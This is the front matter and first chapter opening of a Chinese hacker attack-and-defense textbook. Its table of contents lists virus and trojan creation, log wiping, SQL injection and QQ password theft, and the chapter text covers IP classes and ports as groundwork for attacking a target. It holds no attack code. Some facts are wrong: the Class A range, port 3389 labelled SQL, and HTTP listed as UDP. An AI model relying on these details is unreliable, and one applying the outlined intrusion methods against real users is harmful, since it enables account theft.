


学电脑从入门到精通





THE SECRETS OF BEING AN EXPERT
IN COMPUTER FROM A BEGINNER



黑客攻防
从入门到精通
（实战版）

王叶 李瑞华 等编著

- 简单易学：从易到难、循序渐进，图文并茂、通俗易懂
- 实用性强：网络真实攻防技术、案例+技术的讲解模式
- 技巧与窍门：丰富的攻防技巧与窍门、帮读者答疑解惑，掌握攻防技术





机械工业出版社
China Machine Press

学电脑从入门到精通





























上架指导：计算机\网络安全

ISBN 978-7-111-46873-8

9 787111 468738 >

定价：59.00元

投稿热线：(010) 88379604
客服热线：(010) 88378991 88361066
购书热线：(010) 68326294 88379649 68995259

华章网站：www.hzbook.com
网上购书：www.china-pub.com
数字阅读：www.hzmedia.com.cn

黑客攻防
从入门到精通
（实战版）

王叶 李瑞华 等编著

图书在版编目（CIP）数据

黑客攻防从入门到精通（实战版）/ 王叶等编著 . —北京：机械工业出版社，2014.6

ISBN 978-7-111-46873-8

I. 黑… II. 王… III. 计算机网络－安全技术 IV. TP393.08

中国版本图书馆 CIP 数据核字（2014）第 117444 号

本书紧紧围绕黑客攻防技术，主要介绍从零开始认识黑客，信息的扫描与嗅探，系统漏洞、病毒、木马的入侵与防范，远程控制技术，加密与解密技术，网络欺骗与安全防范，QQ 账号攻防策略，系统和数据的备份与恢复，间谍软件的清除和系统清理以及常见的网络安全防护工具等内容。本书力求以简单明了的语言向读者清晰讲解并使用户对黑客攻防技术形成系统的了解，从而更好地防范黑客的攻击。

本书的内容从易到难、循序渐进、图文并茂、通俗易懂，适于广大网络爱好者以及计算机维护人员阅读。

黑客攻防从入门到精通（实战版）

王叶　等编著

出版发行：机械工业出版社（北京市西城区百万庄大街 22 号　邮政编码：100037）

责任编辑：李华君　　责任校对：殷　虹

印　　刷：北京瑞德印刷有限公司　　版　　次：2014 年 7 月第 1 版第 1 次印刷

开　　本：185mm × 260mm　1/16　　印　　张：22.5

书　　号：ISBN 978-7-111-46873-8　　定　　价：59.00 元

凡购本书，如有缺页、倒页、脱页，由本社发行部调换

客服热线：（010）88378991　88361066　　投稿热线：（010）88379604

购书热线：（010）68326294　88379649　68995259　　读者信箱：hzjsj@hzbook.com

版权所有 · 侵权必究

封底无防伪标均为盗版

本书法律顾问：北京大成律师事务所　韩光 / 邹晓东

前言

如今，网上消费、投资、娱乐等已占据了人们生活的一大部分，那么，如何保证网络账户、密码安全已成为广大用户非常关注的问题，尤其是经常听闻身边好友QQ被盗、账号丢失等，防御黑客入侵已经成为一个不得不重视的问题，因而，作者编写了此书。

本书共分为14章，主要内容如下。

第1章：介绍学习黑客攻防前首先要了解的基础知识，包括IP地址、端口、黑客常见术语及命令，以及黑客在攻击前做的准备工作——创建虚拟测试环境。

第2章：介绍黑客攻击前对信息的扫描与嗅探以及网络监控技巧。

第3章：介绍系统常见漏洞入侵与防范技巧。

第4章：认识病毒并介绍病毒入侵与防御技巧以及制作简单的病毒。

第5章：认识木马并介绍了木马的伪装与生成、加壳与脱壳以及木马的清除。

第6章：介绍通过入侵检测技术自动检测可疑行为，在系统受到危害前发出警告，防患于未然。

第7章：介绍代理和日志清除技术，此为黑客入侵常用的隐藏和清除入侵痕迹的手段。

第8章：介绍几种常见的远程控制技术，通过远程控制，不需要亲自接触用户的计算机也可以对其计算机进行操作，如今在远程教育、远程协助、远程维护等方向应用较多。

第9章：介绍压缩文件、多媒体文件、光盘等几种常见文件类型的加密解密技术以及几种常用的加密解密工具。

第10章：介绍常见的网络欺骗方式与安全防范方法，并且对支付宝、财付通

等网络支付工具安全防护进行讲解。

第 11 章：介绍 SQL 注入、PHP 注入等常见网站攻击手法并给出了预防措施。

第 12 章：介绍 QQ 账号盗取方式以及防御手法。

第 13 章：介绍系统和数据的备份与恢复，在系统遭受木马病毒攻击而无法使用时，备份与恢复就能够发挥作用。

第 14 章：介绍间谍软件的清除和系统清理，保证系统环境更加安全。

本书特色如下：

- 简单易懂。本书内容从零起步，由浅入深，适合初步接触黑客攻防技术的用户。
- 实用性强。本书理论和实例相结合，并配以大量插图，步骤解释明晰，让读者能够一目了然，轻松学习。
- 有许多小技巧和小窍门。帮读者答疑解惑，提高学习效率。

本书语言简练，内容丰富，并配有大量操作实例，综合作者使用经验和操作心得，可以作为个人学习和了解黑客攻防知识的参考书籍。


感谢广大读者的阅读与支持，由于作者水平有限，书中难免存在疏漏之处，欢迎批评指正。

本书主要由王叶和李瑞华编写，其他参与编写和资料整理的人有李虹、苏桂兰、安美兰、孟永、黄凌云、杨若、杨爱东、连军峰、陈艳华、杨雪霞、林强、汪强、李晓华、肖聪、多国华。

作者

2014 年 4 月

推荐阅读



互联网思维

第1本系统化阐述互联网思维的力作！

深度揭秘12大核心互联网思维！

瞬间掌握互联网思维精髓！

即刻改变未来=一本可以影响个人与企业命运的著作！

本书以雷军互联网七字诀“专注、极致、口碑、快”为核心精髓，结合马化腾在腾讯15周年 “WE大会”上发表的“马七条”讲话精神，系统化提炼出互联网12大核心思维：标签思维、简约思维、NO.1思维、产品思维、痛点思维、尖叫点思维、屌丝思维、粉丝思维、爆点思维、迭代思维、流量思维、整合思维。


本书产品经理可以读读，从而认识对于产品来说，以哪些为产品素质的考核，又需要对产品做出怎样的调整；数据如何进行解读，又有哪些数据能够帮助我们认识用户的要求；如何在产品的制作中深挖用户的“痛点”，又如何利用“快速迭代”来完成产品的焕然一新。

运营经理也可以读读，在粉丝经济时代，粉丝只是一弯水中月，看得到捞不着。如何把握粉丝的参与感，又如何在恰当的时候激励粉丝，保持敏感的思维和触觉，随时感知到可能存在的引爆点，互联网思维的运营应该往这个方向去。

企业管理者也可以读读，关于如何提高产品的水平，同时又能有效避免人力成本和时间成本的浪费，在KPI和ROI的结合下，实现最大的效益。通过行业上下游合作，提高自身产品的能力，又如何将企业资源整合，成为产业链中不可或缺的平台。

本书是企业成长的必备参考书，适合每一位致力于企业快速成长及提升自身综合实力的职场人士阅读，对初创企业、在互联网方面涉足不深，以及处在发展缓慢状态的公司都有极大的启示作用。

推荐阅读



众筹

国内第一本社交众筹著作：教你用博客、微信、微博、SNS轻松玩转众筹，揭秘庞大“社交众筹红利”

未来属于众筹。十年内，众筹在全球将有3000亿美元的市场规模。

本书站在市场最前沿，回眸众筹历史，描述众筹的当下图景，理性分析众筹模式的革命性，勾勒出在社交网站上玩转众筹的模式，并深入解读中美众筹业不同的发展机遇与监管规则，解密推动众筹成为主流筹资方式的动力所在。

本书适合希望在互联网金融新浪潮中所斩获的读者，是低收入群体、初始创业者、梦想家及中小微企业通过互联网融资方式找到机遇、迅速成长的必备金融服务读本。

目录

前 言

第1章 从零开始认识黑客 / 1

1.1 认识黑客 / 2
1.1.1 白帽、灰帽和黑帽黑客 / 2
1.1.2 黑客、红客、蓝客和骇客 / 2
1.2 认识 IP 地址 / 2
1.2.1 IP 地址概述 / 2
1.2.2 IP 地址的分类 / 3
1.3 认识端口 / 4
1.3.1 端口的分类 / 5
1.3.2 查看端口 / 6
1.3.3 开启和关闭端口 / 7
1.3.4 端口的限制 / 10
1.4 黑客常见术语与命令 / 15
1.4.1 黑客常见术语 / 15
1.4.2 测试物理网络的 ping 命令 / 17
1.4.3 查看网络连接的 netstat 命令 / 19
1.4.4 工作组和域的 net 命令 / 21
1.4.5 23 端口登录的 telnet 命令 / 24
1.4.6 传输协议 ftp 命令 / 25
1.4.7 查看网络配置的 ipconfig 命令 / 25
1.5 在计算机中创建虚拟测试环境 / 26
1.5.1 安装 VMware 虚拟机 / 26
1.5.2 配置安装好的 VMware 虚拟机 / 28
1.5.3 安装虚拟操作系统 / 30
1.5.4 VMware Tools 安装 / 31

第2章 信息的扫描与嗅探 / 33

2.1 扫描的实施与防范 / 34
- 2.1.1 确定扫描目标 / 34
- 2.1.2 扫描服务与端口 / 37
- 2.1.3 FreePortScanner 与 ScanPort 等常见扫描工具 / 39
- 2.1.4 扫描器 X-Scan 查本机隐患 / 41
- 2.1.5 用 SSS 扫描器实施扫描 / 46
- 2.1.6 用 ProtectX 实现扫描的反击与追踪 / 49

2.2 嗅探的实现与防范 / 52
- 2.2.1 经典嗅探器 Iris / 52
- 2.2.2 捕获网页内容的艾菲网页侦探 / 54
- 2.2.3 使用影音神探嗅探在线视频地址 / 56

2.3 运用工具实现网络监控 / 60
- 2.3.1 运用 LanSee 监控局域网计算机 / 60
- 2.3.2 运用网络执法官实现网络监控 / 62
- 2.3.3 运用 Real Spy Monitor 监控网络 / 68

第3章 系统漏洞入侵与防范 / 72

3.1 系统漏洞基础知识 / 73
- 3.1.1 系统漏洞概述 / 73
- 3.1.2 Windows XP 与 Windows 7 系统常见漏洞 / 73

3.2 Windows 服务器系统入侵流程 / 76
- 3.2.1 入侵 Windows 服务器的流程 / 77
- 3.2.2 NetBios 漏洞攻防 / 78

3.3 DcomRpc 溢出工具 / 82
- 3.3.1 DcomRpc 漏洞描述 / 82
- 3.3.2 DcomRpc 入侵实战 / 84
- 3.3.3 DcomRpc 防范方法 / 85

3.4 用 MBSA 检测系统漏洞 / 87
- 3.4.1 MBSA 的安装设置 / 87
- 3.4.2 检测单台计算机 / 88
- 3.4.3 检测多台计算机 / 90

3.5 用 Windows Update 修复系统漏洞 / 90

第4章 病毒入侵与防御 / 92

4.1 病毒知识入门 / 93
4.1.1 计算机病毒的特点 / 93
4.1.2 病毒的基本结构 / 93
4.1.3 病毒的工作流程 / 94
4.2 制作简单的病毒 / 95
4.2.1 制作 Restart 病毒 / 95
4.2.2 制作 U 盘病毒 / 98
4.3 VBS 代码产生病毒 / 100
4.3.1 VBS 脚本病毒生成机 / 100
4.3.2 VBS 脚本病毒刷 QQ 聊天屏 / 102
4.4 宏病毒与邮件病毒防范 / 103
4.4.1 宏病毒的判断方法 / 103
4.4.2 防范与清除宏病毒 / 104
4.4.3 全面防御邮件病毒 / 105
4.5 全面防范网络蠕虫 / 106
4.5.1 网络蠕虫病毒实例分析 / 106
4.5.2 网络蠕虫病毒的全面防范 / 107
4.6 使用杀毒软件 / 108
4.6.1 用 NOD32 查杀病毒 / 108
4.6.2 瑞星杀毒软件 2013 / 110
4.6.3 免费的专定防火墙 ZoneAlarm / 113

第5章 木马入侵与防御 / 114

5.1 认识木马 / 115
5.1.1 木马的发展历程 / 115
5.1.2 木马的组成 / 115
5.1.3 木马的分类 / 116
5.2 木马的伪装与生成 / 117
5.2.1 木马的伪装手段 / 117
5.2.2 使用文件捆绑器 / 118
5.2.3 制作自解压木马 / 121
5.2.4 制作 CHM 木马 / 123
5.3 木马的加壳与脱壳 / 125
5.3.1 使用 ASPack 进行加壳 / 126
5.3.2 使用北斗程序压缩对木马服务端进行多次加壳 / 127
5.3.3 使用 PE-Scan 检测木马是否加过壳 / 128
5.3.4 使用 UnASPack 进行脱壳 / 129
5.4 木马清除软件的使用 / 130
5.4.1 用木马清除专家清除木马 / 130
5.4.2 用木马清道夫清除木马 / 133
5.4.3 在“Windows 进程管理器”中管理进程 / 137

第6章 入侵检测技术 / 139

6.1 入侵检测概述 / 140
6.2 基于网络的入侵检测系统 / 140
6.2.1 包嗅探器和网络监视器 / 141
6.2.2 包嗅探器和混杂模式 / 141
6.2.3 基于网络的入侵检测 / 141
6.3 基于主机的入侵检测系统 / 142
6.4 基于漏洞的入侵检测系统 / 143
6.4.1 运用流光进行批量主机扫描 / 143
6.4.2 运用流光进行指定漏洞扫描 / 146
6.5 萨客嘶入侵检测系统 / 147
6.6 Snort 入侵检测系统 / 151
6.6.1 Snort 的系统组成 / 151
6.6.2 Snort 命令介绍 / 151
6.6.3 Snort 的工作模式 / 153

第7章 代理与日志清除技术 / 155

7.1 代理服务器软件的使用 / 156
7.1.1 利用代理猎手找代理 / 156
7.1.2 用 SocksCap32 设置动态代理 / 160
7.1.3 防范远程跳板代理攻击 / 163
7.2 日志文件的清除 / 165
7.2.1 手工清除服务器日志 / 165
7.2.2 使用批处理清除远程主机日志 / 167
7.2.3 使用清理工具清除日志 / 167

第8章 远程控制技术 / 170

8.1 认识远程控制 / 171
8.1.1 远程控制的技术发展历史 / 171
8.1.2 远程控制的工作原理 / 171
8.1.3 远程控制的应用 / 171
8.2 远程桌面连接与协助 / 172
8.2.1 Windows 7 系统的远程桌面连接 / 172
8.2.2 Windows 7 系统远程关机 / 176

8.2.3 区别远程桌面与远程协助 / 177
8.3 利用任我行软件进行远程控制 / 177
8.3.1 配置服务端 / 178
8.3.2 通过服务端程序进行远程控制 / 179
8.4 用 WinShell 实现远程控制 / 180
8.4.1 配置 WinShell / 180
8.4.2 实现远程控制 / 182
8.5 实现 Serv-U 远程控制 / 184
8.5.1 下载并安装 Serv-U / 184
8.5.2 配置服务端 / 186
8.5.3 配置客户端 / 188
8.6 用 QuickIP 进行多点控制 / 192
8.6.1 设置 QuickIP 服务器端 / 192
8.6.2 设置 QuickIP 客户端 / 193
8.6.3 实现远程控制 / 193

第 9 章 加密与解密技术 / 195

9.1 加密与解密基础知识 / 196
9.1.1 认识加密与解密 / 196
9.1.2 加密的通信模型 / 196
9.2 几种常见文件类型的加密、解密 / 196
9.2.1 RAR 压缩文件的加密与解密 / 196
9.2.2 多媒体文件的加密与解密 / 198
9.2.3 光盘的加密与解密 / 200
9.2.4 Word 文件的加密与解密 / 203
9.2.5 宏加密、解密技术 / 205
9.2.6 NTFS 文件系统加密数据 / 207
9.3 加密、解密工具 / 210
9.3.1 加密精灵 / 210
9.3.2 系统全面加密大师 PC Security / 212
9.3.3 MD5 加密解密实例 / 215
9.3.4 用“私人磁盘”隐藏大文件 / 217

第 10 章 网络欺骗与安全防范 / 220

10.1 网络欺骗 / 221
10.1.1 利用网络钓鱼实现 Web 欺骗 / 221
10.1.2 利用 WinArpAttacker 实现 ARP 欺骗 / 227

10.1.3 利用网络守护神实现 DNS 欺骗 / 229
10.2 邮箱账户欺骗与安全防范 / 232
10.2.1 黑客常用的邮箱账户欺骗手段 / 232
10.2.2 邮箱账户安全防范 / 232
10.3 使用蜜罐 KFSensor 诱捕黑客 / 235
10.3.1 蜜罐概述 / 235
10.3.2 蜜罐设置 / 237
10.3.3 蜜罐诱捕 / 239
10.4 网络安全防范 / 239
10.4.1 网络监听的防范 / 239
10.4.2 金山贝壳 ARP 防火墙的使用 / 240
10.5 加强网络支付工具的安全 / 241
10.5.1 支付宝的安全防护 / 241
10.5.2 财付通的安全防护 / 248

第11章 网站攻击与防范 / 253

11.1 SQL 注入攻击 / 254
11.1.1 Domain（明小子）注入工具 / 254
11.1.2 啊 D 注入工具 / 257
11.1.3 对 SQL 注入漏洞的防御 / 261
11.2 PHP 注入利器 ZBSI / 263
11.3 Cookie 注入攻击 / 264
11.3.1 Cookies 欺骗简介 / 264
11.3.2 Cookie 注入工具 / 266
11.4 跨站脚本攻击 / 267
11.4.1 简单留言本的跨站漏洞 / 267
11.4.2 跨站漏洞的利用 / 270
11.4.3 对跨站漏洞的预防措施 / 274

第12章 QQ账号攻防策略 / 276

12.1 用“QQ 简单盗”盗取 QQ 密码 / 277
12.1.1 QQ 盗号曝光 / 277
12.1.2 防范“QQ 简单盗” / 278
12.2 在线破解 QQ 号码 / 279
12.2.1 在线破解 QQ 号码 / 279
12.2.2 QQExplorer 在线破解及防范 / 279
12.3 用密码监听器揪出内鬼 / 280
12.3.1 “密码监听器”盗号披露 / 280
12.3.2 找出“卧底”拒绝监听 / 281

12.4 保护 QQ 密码和聊天记录 / 281
12.4.1 定期修改 QQ 密码 / 281
12.4.2 申请 QQ 密保 / 282
12.4.3 正常查看聊天记录 / 284
12.4.4 加密聊天记录 / 284

第13章 系统和数据的备份与恢复 / 286

13.1 备份与还原操作系统 / 287
13.1.1 使用还原点备份与还原系统 / 287
13.1.2 使用 Ghost 备份与还原系统 / 289
13.2 备份与还原用户数据 / 294
13.2.1 使用驱动精灵备份与还原驱动程序 / 294
13.2.2 备份与还原 IE 浏览器的收藏夹 / 295
13.2.3 备份和还原 QQ 聊天记录 / 298
13.2.4 备份和还原 QQ 自定义表情 / 300
13.3 使用恢复工具来恢复误删除的数据 / 304
13.3.1 使用 Recuva 来恢复数据 / 304
13.3.2 使用 FinalData 来恢复数据 / 308
13.3.3 使用 FinalRecovery 来恢复数据 / 312

第14章 间谍软件的清除和系统清理 / 316

14.1 流氓软件的清除 / 317
14.1.1 清理浏览器插件 / 317
14.1.2 流氓软件的防范 / 319
14.1.3 金山系统清理专家清除恶意软件 / 322
14.2 间谍软件防护实战 / 323
14.2.1 间谍软件防护概述 / 323
14.2.2 用 Spy Sweeper 清除间谍软件 / 324
14.2.3 通过事件查看器抓住间谍/326
14.2.4 微软反间谍专家 Windows Defender 使用流程 / 331
14.2.5 使用 360 安全卫士对电脑进行防护 / 332
14.3 常见的网络安全防护工具 / 335
14.3.1 AD-Aware 让间谍程序消失无踪 / 335
14.3.2 浏览器绑架克星 HijackThis / 338
14.3.3 诺盾网络安全特警 / 341

第1章 从零开始认识黑客

想要学习黑客知识，就得了解 IP 地址、端口以及黑客常见的术语及命令。本章正是针对初学者对这方面了解不多，专门做出讲解，从而帮助读者为后面的学习打好基础。

主要内容：

- 认识黑客
- 认识 IP 地址
- 认识端口
- 黑客常见术语与命令
- 在计算机中创建虚拟测试环境

1.1 认识黑客

1.1.1 白帽、灰帽和黑帽黑客

自 1994 年以来，因特网在全球的迅猛发展为人们提供了方便、自由和无限的财富，政治、军事、经济、科技、教育、文化等各个方面都越来越网络化，网络逐渐成为人们生活、娱乐的一部分。可以说，信息时代已经到来，信息已成为物质和能量以外维持人类社会的第三资源，它是未来生活中的重要介质。随着计算机的普及和因特网技术的迅速发展，黑客也随之出现。

黑客的基本含义是指熟练掌握电脑技术的人，但大部分的媒体将“黑客”用于指代电脑侵入者。

白帽黑客是指有能力破坏电脑安全但不具恶意目的的黑客。白帽子一般有清楚的定义、道德规范并常常试图同企业合作去改善发现的安全弱点。

灰帽黑客是指对于伦理和法律态度不明确的黑客。

黑帽黑客经常用来区别于一般（正面的）理性的黑客。这个词自 1983 年开始流行，大概是由于采用了音译，结合 safe cracker 的含义，化为一个犯罪和黑客的合成词。

1.1.2 黑客、红客、蓝客和骇客

黑客，最早源自英文 hacker，他们都是水平高超的电脑专家，尤其是程序设计人员，是一个统称。

红客，维护国家利益，代表中国人民意志，他们热爱自己的祖国、热爱民族、热爱和平，极力维护国家安全与尊严。

蓝客，信仰自由，提倡爱国主义，用自己的力量来维护网络的和平。

骇客，是 cracker 的音译，就是“破解者”的意思，从事恶意破解商业软件、恶意入侵他人的网站等事务。

1.2 认识 IP 地址

在网络上，只要利用 IP 地址就可以找到目标主机，因此，如果要攻击某个网络主机，就要先确定该目标主机的域名或 IP 地址。

1.2.1 IP 地址概述

所谓 IP 地址就是一种主机编址方式，给每个连接在 Internet 上的主机分配一个 32bit 的

地址，也称为网际协议地址。

按照TCP/IP（Transport Control Protocol/Internet Protocol，传输控制协议/Internet协议）协议族的规定，IP地址用二进制来表示，每个IP地址长32bit，换算成字节就是4字节（Byte）。例如，一个采用二进制形式的IP地址是“00001010000000000000000000000001”，这么长的地址处理起来就会很费劲，为了方便使用，IP地址经常被写成十进制的形式，中间使用符号“.”分隔不同的字节，即用XXX.XXX.XXX.XXX的形式来表现，每组XXX代表小于等于255的十进制数，例如192.168.38.6。IP地址的这种表示方法称为“点分十进制表示法”，这显然比二进制的1或0容易记忆多了。

一个完整的IP地址信息，通常应包括IP地址、子网掩码、默认网关和DNS 4部分内容。它们4个只有协同工作时，用户才可以访问Internet并被Internet中的计算机所访问（采用静态IP地址接入Internet时，ISP应当为用户提供全部IP地址信息）。

1. IP地址

企业网络使用的合法IP地址，由提供Internet接入的服务商（ISP）分配私有IP地址，私有IP地址则可以由网络管理员自由分配。但网络内部所有计算机的IP地址都不能相同，否则，会发生IP地址冲突，导致网络连接失败。

2. 子网掩码

子网掩码是与IP地址结合使用的一种技术，其主要作用有两个：一是用于确定地址中的网络号和主机号，二是用于将一个大的IP网络划分为若干个小子网络。

3. 默认网关

当一台主机找不到可用的网关时，就把数据包发送给指定的默认网关，由这个网关来处理数据包。从一个网络向另一个网络发送信息，也必须经过一道“关口”，这道关口就是网关。

4. DNS

DNS服务用于将用户的域名请求转换为IP地址。如果企业网络没有提供DNS服务，则DNS服务器的IP地址应当是ISP的DNS服务器。如果企业网络自己提供了DNS服务，则DNS服务器的IP地址就是内部DNS服务器的IP地址。

1.2.2 IP地址的分类

在互联网中的每个接口有一个唯一的IP地址与其对应，该地址并不是采用平面形式的地址空间，而是具有一定的结构。一般情况下，IP地址可以分为5大类：A类、B类、C类、D类及E类。

这些32位的地址通常写成4个十进制数，其中每个整数对应一个字节。这种表示方法称做“点分十进制表示法（Dotted Decimal Notation）”。

1. A类IP地址

该类IP地址由1字节的网络地址和3字节的主机地址组成，网络地址的最高位必须是“0”。可用的A类网络有126个，每个网络能容纳1亿多台主机（网络号不能为127，因为该网络号被保留用做回路及诊断功能），地址范围为1.0.0.1 ~ 126.155.255.254。

2. B类IP地址

该类IP地址由2字节的网络地址和2字节的主机地址组成，网络地址的最高位必须是“10”，可用的网络有16 382个，每个网络能容纳6万多台主机，地址范围为128.0.0.1 ~ 191.255.255.254。

3. C类IP地址

该类IP地址由3字节的网络地址和1字节的主机地址组成，网络地址的最高位必须是“110”，可用的网络可达到209万多个，每个网络能容纳254台主机，地址范围为192.0.0.1 ~ 223.255.255.254。

4. D类IP地址

该类IP地址用于多点广播，第一个字节以“1110”开始，它是一个专门保留的地址，并不指向特定的网络。目前这一类地址用在多点广播中。多点广播地址用来一次寻址一组计算机，它标识共享同一协议的一组计算机，地址范围为224.0.0.1 ~ 239.255.255.254。

5. E类IP地址

该类IP地址以“11110”开始，为将来的使用保留。全零（0.0.0.0）地址对应于当前主机；全“1”的IP地址（255.255.255.255）是当前子网的广播地址，地址范围为240.0.0.1 ~ 255.255.255.254。

注意

全0和全1的的IP地址禁止使用，因为全0代表本网络，而全1是广播地址（在CISCO上可以使用全0地址）。常用的是A、B、C这3类地址。

1.3 认识端口

端口（Port）可以认为是计算机与外界通信交流的出口。其中硬件领域的端口又称接口，如USB端口、串行端口等。软件领域的端口一般指网络中面向连接服务和无连接服务的通信协议端口，是一种抽象的软件结构，包括一些数据结构和I/O（基本输入/输出）缓冲区。

端口是传输层的内容，是面向连接的，它们对应着网络上常见的一些服务。这些常见的服务可划分为使用TCP端口（面向连接，如打电话）和使用UDP端口（无连接，如写信）

两种。

在网络中可以被命名和寻址的通信端口是一种可分配资源，由网络 OSI（Open System Interconnection，开放系统互连）参考模型可知，传输层与网络层的区别是传输层提供进程通信能力，网络通信的最终地址不仅包括主机地址，还包括可描述进程的某种标识。因此，当应用程序（调入内存运行后一般称为进程）通过系统调用与某端口建立连接（Binding，绑定）之后，传输层传给该端口的数据都被相应进程所接收，相应进程发给传输层的数据都从该端口输出。

1.3.1 端口的分类

在网络技术中，端口大致有两种意思：一是物理意义上的商品，如集线器、交换机、路由器等用于连接其他的网络设备的接口；二是逻辑意义上的端口，一般指 TCP/IP 协议中的端口，范围为 0 ~ 65 535，如浏览网页服务的 80 端口，用于 FTP 服务的 21 端口等。

逻辑意义上的端口有多种分类标准，常见的分类标准有如下两种。

表 1-1 服务器常见应用端口

端口	服务
21	FTP
23	Telnet
25	SMTP
53	DNS
80	HTTP
110	POP3
135	RPC
139\445	NetBIOS
1521\1526	ORACLE
3306	MySQL
3389	SQL
8080	Tomcat

1. 按端口号分布划分

按端口号分布划分，可以分为公认端口、注册端口及动态和 / 或端口等。服务器常见应用端口如表 1-1 所示。

（1）公认端口

公认端口包括从 0~1023 的端口号。它们紧密绑定于一些服务。通常，这些端口的通信明确了某种服务的协议，比如 80 端口分配给 HTTP 服务，21 端口分配给 FTP 服务等。

（2）注册端口

注册端口包括从 1024~49 151 的端口号。它们松散地绑定于一些服务。也就是说，有许多服务绑定于这些端口，这些端口同样用于许多其他目的，比如，许多系统处理动态端口从 1024 左右开始。

（3）动态和 / 或私有端口

动态和 / 或私有端口包括从 49 152 ~ 65 535 端口号。理论上，不应为服务分配这些端口。但是一些木马和病毒就比较喜欢这样的端口，因为这些端口不易引起人们的注意，从而很容易屏蔽。

2. 按协议类型划分

根据所提供的服务方式，端口又可分为 TCP 端口和 UDP 端口两种。一般直接与接收方进行的连接方式，大多采用 TCP。只是把信息放在网上发布出去而不去关心信息是否到达

（即无连接方式），则大多采用 UDP。

（1）TCP

使用 TCP 的常见端口主要有如下几种。

① FTP 端口。该端口定义了文件传输协议，使用 21 端口。计算机开启了 FTP 服务，便启动了文件传输服务，下载文件和上传主页都要用到 FTP 服务。

② Telnet 协议端口。该端口是一种用于远程登录的端口，用户可以自己的身份远程连接到计算机上。通过这种端口可提供一种基于 DOS 模式的通信服务，如支持纯字符界面 BBS 的服务器会将 23 端口打开，以对外提供服务。

③ SMTP 端口。现在很多邮件服务器使用的都是 SMTP（简单邮件传送协议）来发送邮件。如常见的免费邮件服务中使用的就是此邮件服务端口，所以在电子邮件设置中经常会看到有 SMTP 端口设置栏，服务器开放的是 25 号端口。

④ POP3 端口。POP3 用于接收邮件，通常使用 110 端口。只要有使用 POP3 的程序（如 Outlook 等），就可以直接使用邮件程序收到邮件（如使用 126 邮箱的用户就没有必要先进入 126 网站，再进入自己的邮箱来收信）。

（2）UDP

使用 UDP 的常见端口主要有如下几种。

① HTTP 端口。HTTP（超文本传输协议）是用户使用得最多的协议。当上网浏览网页时，就要在提供网页资源的计算机上打开 80 号端口以提供服务。通常的“WWW 服务”、“Web 服务器”等使用的就是这个端口。

② DNS 协议端口。DNS 用于域名解析服务，这种服务在 Windows NT 系统中用得最多。Internet 上的每一台计算机都有一个网络地址与之对应，这个地址就是 IP 地址，它以纯数字形式表示。但由于这种表示方法不便于记忆，于是就出现了域名。访问计算机时只需要知道域名即可，域名和 IP 地址之间的变换由 DNS 服务器来完成（DNS 用的是 53 号端口）。

③ SNMP 端口。SNMP（简单网络管理协议）用来管理网络设备，使用 161 号端口。

④ QQ 协议端口。QQ 程序既提供服务又接收服务，使用无连接协议，即 UDP 协议。QQ 服务器使用 8000 号端口侦听是否有信息到来，客户端使用 4000 号端口向外发送信息。

1.3.2 查看端口

为了查找目标主机上都开放了哪些端口，可以使用某些扫描工具对目标主机一定范围内的端口进行扫描。只有掌握了目标主机上的端口开放情况，才能进一步对目标主机进行攻击。


在 Windows 系统中，可以使用 netstat 命令查看端口。在“命令提示符”窗口中运行“netstat -a -n”命令，即可看到以数字形式显示的 TCP 和 UDP 连接的端口号及其状态。具体操作步骤如下：

STEP01： 单击“开始”按钮



在弹出的“开始”菜单中单击“运行”选项。


STEP02： 输入“cmd”命令



01 在文本框中输入“cmd”命令。

02 单击“确定”按钮。

STEP03： 输入“netstat -a -n”命令



打开“命令提示符”窗口后输入“netstat -a -n”命令，查看 TCP 和 UDP 连接的端口号及其状态。

如果攻击者使用扫描工具对目标主机进行扫描，即可获取目标计算机的端口情况，并了解目标计算机提供了哪些服务。根据这些信息，攻击者即可对目标主机有初步了解。

